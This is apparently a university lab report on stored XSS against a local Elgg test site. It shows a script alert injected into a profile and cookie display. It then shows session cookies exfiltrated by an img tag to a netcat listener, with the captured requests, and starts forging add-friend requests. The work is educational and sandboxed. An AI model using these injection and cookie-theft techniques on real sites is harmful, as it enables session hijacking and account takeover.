

## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB

#### Labsetup

We update the /etc/hosts file to hold the mapping to the new seed-server that will be present in the docker container.

```
1 127.0.0.1      localhost
2 127.0.1.1      pavan
3 10.9.0.5 www.seed-server.com
4 10.9.0.5 www.example32a.com
5 10.9.0.5 www.example32b.com
6 10.9.0.5 www.example32c.com
7 10.9.0.5 www.example60.com
8 10.9.0.5 www.example70.com
9
10
11 # The following lines are desirable for IPv6 capable hosts
12 ::1          ip6-localhost ip6-loopback
13 fe00::0 ip6-localnet
14 ff00::0 ip6-mcastprefix
15 ff02::1 ip6-allnodes
16 ff02::2 ip6-allrouters
```

We use the docker ps command after docker compose up to identify those containers that are running. We start the seed-image-www image so that when we route to seed-server.com on the browser, it redirects it to this container having an IP of 10.9.0.5.

```
PES1UG20CS280(PavanRKashyap)~#docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                    NAMES
effdcfd948b8   seed-image-mysql "docker-entrypoint.s..." 45 seconds ago Up 37 seconds 3306/tcp, 33060/tcp      mysql-10.9.0.6
22dffa06fb73   seed-image-www  "/bin/sh -c 'service..." 58 seconds ago Up 37 seconds                    elgg-10.9.0.5
PES1UG20CS280(PavanRKashyap)~#docker start 22dffa06fb73
22dffa06fb73
PES1UG20CS280(PavanRKashyap)~#docker exec -it 22dffa06fb73 sh
# exit
PES1UG20CS280(PavanRKashyap)~#docker exec -it 22dffa06fb73 sh
# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
# exit
PES1UG20CS280(PavanRKashyap)~#gedit temp
```

The concept of XSS (Cross-Site Scripting) is simple. If the inputs section of the webpage of a given website is not sanitized properly, then attackers can easily embed Javascript code into it. This embedding will be considered as code and will be executed when that particular page is rendered to the user.

The primary reason when this happens on a webpage is when the code and the data sections of the website are not separated (inter-mingling of code and data).

In this lab, the primary focus is on Persistent XSS. The attacker modifies his Profile page. Any of the other clients/victims who view his page get infected by the malicious Javascript code that has been embedded by the attacker in the data section (input text box) of that particular page.

## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280


### CROSS SITE SCRIPTING (XSS) LAB

#### Task 1: Posting a Malicious Message to Display an Alert Window

In this task, we embed an alert message (enclosed within script tags) into the description section of the profile. This embedded script is treated as page code instead of data.

We route to Samy's profile (Samy is our attacker). We modify his profile and embed the alert message and click on save.

#### Edit profile



Display name

Samy

About me

Embed content Visual editor

Public

Brief description

`<script>alert('XSS by PavanRKashyap');</script>`

Public

Location

Edit avatar

Edit profile


Change your settings

Account statistics

Notifications

Group notifications

On modification of the source page, it reloads the page. On reloading, the alert message becomes part of the source code for the webpage itself. This causes the alert message to be rendered for Samy itself on reloading.



## INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB

This attack worked on Samy. It must work the same on other users that view Samy's page. In order to test this, we login to Alice's account. Alice is not Samy's friend. So, we route to the Members section and click on Samy's profile.

As soon as we do so, we see that the alert message "XSS by PavanRKashyap" is displayed on screen.



This indicates that this code snippet has been embedded into Samy's profile page. Whenever this page loads for any client now, the alert message will be displayed as shown above.

This highlights how easy it is to embed new additional JavaScript code sections and functions into a webpage.

**CROSS SITE SCRIPTING (XSS) LAB****Task 2: Posting a Malicious Message to Display Cookies**


Previously, we understood how easy it is for an attacker to embed their own JavaScript code, if the website has an XSS vulnerability.

In this task, we will be using the document object to fetch the cookie that is currently being used by the current page for the current user. This can be fetched with a single document.cookie command.

We modify Samy's profile and now add the following details in the alert message


"CS280+document.cookie".

This prints the current cookie that is being used by the web browser (for that user) to interact with the seed-server.



On saving the modification, the page reloads and the alert message is displayed on the screen. The current cookie being used by Samy is displayed below. The cookie token follows this format

**Elgg=<alpha-numeric characters>**



## INFORMATION SECURITY LAB 08


Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280


### CROSS SITE SCRIPTING (XSS) LAB

We will note down the first 5 alpha-numeric characters of Samy's token for comparison. They are **o667r**.

Now we log out of Samy's account and log into Alice's account. As soon as we reach the landing page (on login), we see that there are no alerts or pop-ups. This is valid behaviour because the modification of the page script has happened only to Samy's profile page and not to any other web pages.



As soon as we click on Samy's profile in Alice's account we see that the alert is displayed with the cookie details. Let us note down the first 5 alpha-numeric characters of Alice's cookie now – **dlu5r**




The two cookies do not evidently match. This clearly indicates to use that this site uses unique tokens to interact with the server. Subsequently, we also understand that document.cookie returns the cookies of the current user (and not Samy always).

**CROSS SITE SCRIPTING (XSS) LAB**

The only hinderance in this task is that the cookie information is being displayed to the user who is using that cookie. The attacker i.e Samy is not able to see the cookie details of Alice because his code is not written to do that.

**Task 3: Stealing Cookies from the Victim's Machine**

In this task, we want to fetch the victim's cookie and then send it to the attacker. To do that, the attacker uses netcat to open a server that listens to any incoming data packets. On fetching the current user's cookie, the attacker embeds an img src tag into the web page, which sends a HTTP GET request to the attacker's server containing the cookie details in the header



The modified version of Task2 is highlighted above. The HTTP packets get routed to 10.9.0.1 IP at port number 5555. The key value pair in the header is c='PavanRKashyapElgg=<alpha-numeric chars>'

We open the server on our terminal machine. Once it is ready and listening, we save Samy's updated profile. When the page is reloaded, the current cookie being used by Samy is fetched, and the HTTP GET request is sent out to the server. It must be noted that img src is not the mechanism to send out HTTP GET requests in truth. The src in the img tag basically indicates the source from where a certain image must be fetched. In order to fetch it, the GET REQUEST packet is sent out to that location. Attackers manipulate this field and embed links to their servers. The webpage sends out the request hoping to receive an image, but in truth there is no image sent/received (but the attacker gets the crucial info needed).

## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section


SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB

```
PES1UG20CS280(PavanRKashyap~#nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 39098
GET /?c=PavanRKashyap%3A%20Elgg%3Df1cd30vrtblbcj0dggj4dvuotj HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
```

The GET packet details are shown on the server. In the header argument, the cookie detail is seen clearly. Samy/Attacker has successfully been able to exfiltrate the cookie and fetch it onto his listening server. We will now verify if the same happens for any client who visits Samy's profile.

The screenshot shown below is the what appears on Alice's screen when she visits Samy's profile. Unlike previously, no alerts are displayed to Alice.



However, we see in the footer of the above image, that it is waiting for 10.9.0.1 to respond. 10.9.0.1 is the attacker's server, so this means that the HTTP request has been sent to this server. The possible reason why this message is shown as 'Waiting' could be because the page is waiting for the image/image response from the server that it has requested.

```
PES1UG20CS280(PavanRKashyap~#nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 39098
GET /?c=PavanRKashyap%3A%20Elgg%3Df1cd30vrtblbcj0dggj4dvuotj HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/

Connection received on 10.0.2.15 39100
GET /?c=PavanRKashyap%3A%20Elgg%3Dgfjj42ciq5hobrbs5q6kee7kkq HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
```

## **INFORMATION SECURITY LAB 08**

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### **CROSS SITE SCRIPTING (XSS) LAB**

On the server, we observe a second packet that is received by the server. The corresponding port numbers of the senders are different (39098 and 39100), indicating that this is not from the same client/user.

Likewise, the cookies obtained are also not same. This indicates that the attacker has been successful in fetching the cookies of those victims/clients who view Samy's profile.



## INFORMATION SECURITY LAB 08

Name: Pavan R Kashyap  
6<sup>th</sup> Semester E section

SRN: PES1UG20CS280

### CROSS SITE SCRIPTING (XSS) LAB


#### Task 4: Becoming the Victim's Friend

We have understood the details of HTTP headers (GET and POST) previously in CSRF lab, so the same content will not be repeated here. Brief details on those topics will be mentioned here.

When Samy adds Bob as his friend, we see the header extension is as follows-

```
Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox
http://www.seed-server.com/action/friends/add?friend=57&__elgg_ts=1681996968&__elgg_token=T
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby
Cookie: Elgg=v6cc18fjd3eo7ooqp2quldbk4
GET: HTTP/1.1 200 OK
Date: Thu, 20 Apr 2023 13:23:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

The result is a GET Request and the guid of the corresponding user (Boby is the friend) is passed as an argument. When we see Samy's friends list, we see that Boby is added to the friends list after Samy clicks on AddFriend button.



The aim of this task is to embed this GET Request into Samy's webpage, so that as soon as Samy's profile is loaded, a corresponding HTTP AddFriend GET Request is sent without the client/victim's knowledge or consent to the seed-server. This adds Samy into their friend list even when they did not intentionally want him in their friend list.

## CROSS SITE SCRIPTING (XSS) LAB

As seen in the request previously, we must provide the guid of Samy in the forged request if we want Samy to be added into their friend list. To do so, we inspect Samy's profile page and look for the attribute called data-page-owner-guid. This attribute provides the guid of the owner of the profile page, which is Samy himself.


```

24 <li data-menu-item="groups" class="elgg-menu-item-groups"><a href="http://www.seed-server.com/groups/all" class="elgg-anchor elgg-menu-content"
25 <li data-menu-item="members" class="elgg-menu-item-members"><a href="http://www.seed-server.com/members" class="elgg-anchor elgg-menu-content"
26 <li data-menu-item="more" class="elgg-menu-item-more"><a href="javascript:void(0);" class="elgg-anchor elgg-menu-content elgg-menu-closed elgg
27 <li data-menu-item="thewire" class="elgg-menu-item-thewire"><a href="http://www.seed-server.com/thewire/all" class="elgg-anchor elgg-menu-content"
28 <li data-menu-item="usersettings" class="elgg-menu-item-usersettings"><a href="http://www.seed-server.com/settings/user/samy" class="elgg-anchor elgg-menu-content"
29 <li data-menu-item="friends" class="elgg-menu-item-friends"><a href="http://www.seed-server.com/friends/samy" title="Friends" class="elgg-anchor elgg-menu-content"
30 <li data-menu-item="logout" class="elgg-menu-item-logout"><a href="http://www.seed-server.com/action/logout?_elgg_ts=1681997060&_elgg_token=1681997060" class="elgg-anchor elgg-menu-content"
31 </div></div><div class="elgg-page-section elgg-page-body"><div class="elgg-inner"><div class="elgg-layout elgg-profile elgg-layout-one-column"
32 <h2 class="elgg-heading-main">Samy</h2><nav class="elgg-menu-container elgg-menu-title-container" data-menu-name="title"><ul class="elgg-menu elgg-menu-main"
33 <li data-menu-item="edit_profile" class="elgg-menu-item-edit-profile"><a href="http://www.seed-server.com/profile/samy/edit" class="elgg-anchor elgg-menu-content"
34 <div class="elgg-layout-columns"><div class="elgg-sidebar-alt elgg-layout-sidebar-alt clearfix">
35
36 <div id="profile-owner-block">
37 <div class="elgg-avatar elgg-avatar-large"><a href="http://www.seed-server.com/serve-file/e0/11587929570/di/c0/txfieKgnMcFi002047lq9slv" class="elgg-avatar"
38 <nav class="elgg-menu-container elgg-menu-owner-block-container" data-menu-name="owner_block"><ul class="elgg-menu elgg-menu-owner-block elgg-menu-main"
39 <li data-menu-item="bookmarks" class="elgg-menu-item-bookmarks"><a href="http://www.seed-server.com/bookmarks/owner/samy" class="elgg-anchor elgg-menu-content"
40 <li data-menu-item="file" class="elgg-menu-item-file"><a href="http://www.seed-server.com/file/owner/samy" class="elgg-anchor elgg-menu-content"
41 <li data-menu-item="pages" class="elgg-menu-item-pages"><a href="http://www.seed-server.com/pages/owner/samy" class="elgg-anchor elgg-menu-content"
42 <li data-menu-item="thewire" class="elgg-menu-item-thewire"><a href="http://www.seed-server.com/thewire/owner/samy" class="elgg-anchor elgg-menu-content"
43
44 </div>
45 </div>
46
47 <div class="elgg-main elgg-body elgg-layout-body clearfix">
48 <div class="elgg-layout-content clearfix">
